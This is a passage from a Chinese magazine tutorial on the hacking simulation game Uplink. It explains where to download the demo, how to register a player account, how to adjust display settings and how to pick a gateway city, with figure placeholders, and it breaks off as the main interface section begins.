帝国里的救世主——尼奥一样，这就是梦想，每一个黑客的梦想！

菜鸟的梦想是成为一名真正的黑客，可菜鸟终归是菜鸟，梦想也终归是梦想！作为菜鸟最大的悲哀莫过于没有条件使用各种各样的黑客工具，尝试入侵训练。有的是因为没有电脑，有的是因为无法上网，还有的是因为在网吧上网时限制太多，而更多的则是因为自己掌握的知识不够，而又没有人来教。今天我就给各位读者带来了世界上著名的一款游戏——黑客精英。它可不是一般的游戏，而是来源于英国的一个黑客游戏，在游戏中你将扮演一个神通广大的黑客，在虚拟的电子世界中穿梭，窃取资料、破坏数据、修改档案，甚至还可以入侵银行，盗用资金……仿佛置身于一个真实的世界，破解世界各地的电脑系统（当然是虚拟的），在游戏中即可以享受到游戏的乐趣还能学习到很多的黑客知识，比如如何设置跳板入侵服务器、如何破解密码下载文件、如何突破防火墙等等网络知识和攻防手段，而这些方法及思路，即使是在今日，在黑客中也是一直沿用的。

黑客精英是一款英文版的游戏，我们可以到http://www.uplink.co.uk/cgi-bin/countdownmemset.cgi?Uplinkdemo.exe下载，解压后直接运行uplink.exe即可（该游戏在本期光盘中已经收录）。

一、注册帐号

黑客精英游戏虽然虚拟了世界各地的网络，并在此网络上入侵服务器破解密码、删除文件，实际上该游戏为单机版游戏（其完整版可以在局域网中联网来玩），因此注册帐号并不复杂。

注册帐号的过程是在游戏的users目录建立一个以注册号为文件名，以usr为扩展的文件，里面记录了注册用户的所有信息。

程序启动后的界面，如图1，左下角显示的是已经注册的所有用户的用户名（如果是第一次登录当然为空白），选定已注册的用户后，点击“Proceed”（确定）按钮，即可登录。右下角有3个按钮，从上到下分别为“New User”（注册新用户）、“Options”




图1

（选项）、和“Exit”（退出）。点“Options”按钮后再点右下角的第2个按钮可对屏幕、刷新率等各项进行设置，其默认的刷新率是60HZ，建议调整为最低75HZ，当然你的计算机配置较高时可以设置更高的刷新率，如图2，选定好“屏幕刷新率”后，点“Apply changes”（应用修改）即可，至于其它的选项一般不用设置，使用默认设置就可以（设置的最后2项免费版无法设置，完整版可以进行设置）。最后点击“New User”按钮可注册新的用户。




图2

点“New User”按钮，弹出一对话框，是软件制造商的介绍（好像做广告），不要管它直接点ok按钮。程序弹出一新窗口，如图3，选“register as an Agent”（注册一个间谍）按钮（由于我们的行为和间谍差不多，因此我翻译为间谍），即注册一个用户的意思，然后又弹出一窗口，主要是对游戏的大体介绍。大体意思是：“gateway”代表我们自己的服务器，黑客组织给我们存入3000c钱（不知道是什么钱难道是英镑？英国人真大方！），完成任务后我们的等级将上升等等。我们点“continue”（继续）




图3

按钮，又出现一个新的窗口，如图4，将鼠标放在“Enter your name”按钮的右边，在出现的长方形框中输入你想注册的用户名，我输入的123，在“Enter your password”和“re type your password”按钮中重复输入2次密码，最后点“Done”（完成）按钮即可成功注册一个用户。接下来会弹出一个世界地图的窗口，让我们选择服务器所在的城市，如图5。




图4




图5

在图中我已经将所有的城市都用中文标出了，莫斯科、洛杉矶等我们可以随意选择，遗憾的是没有北京、上海，还好，还有一个香港。我选择的是“Los Angeles”（洛杉矶），在洛杉矶城市的图标上点击一下，程序自动开始从服务器（本机虚拟的服务器）下载所需要的基本硬件和软件（实际上是在游戏的users目录建立一个以注册号为文件名，以usr为扩展的一个文件，里面纪录了注册用户的所有信息），很快就将需要的东西下载完了。下载完成后会显示我们服务器的硬件cpu、内存等信息以及自动给系统安装最基础的软件file copier（复制文件用软件）、file_deleter（删除文件用软件），如图6，在图中可以看到所有的硬件和软件都显示为“ok”。然后显示“uplink operating system successfully started on gateway”（操作系统安装完毕），好了，我们的服务器已经成功建立。点“ok”后弹出一个新的窗口，然后问你是否查看游戏帮助，由于我们是第一次玩游戏当然选择“yes”，不过此帮助太简单，好像没有实际意义，然后就来到了我们工作的主窗口。

二、运行程序

成功登录后的主界面如图7所示，界面左上方最左边显示

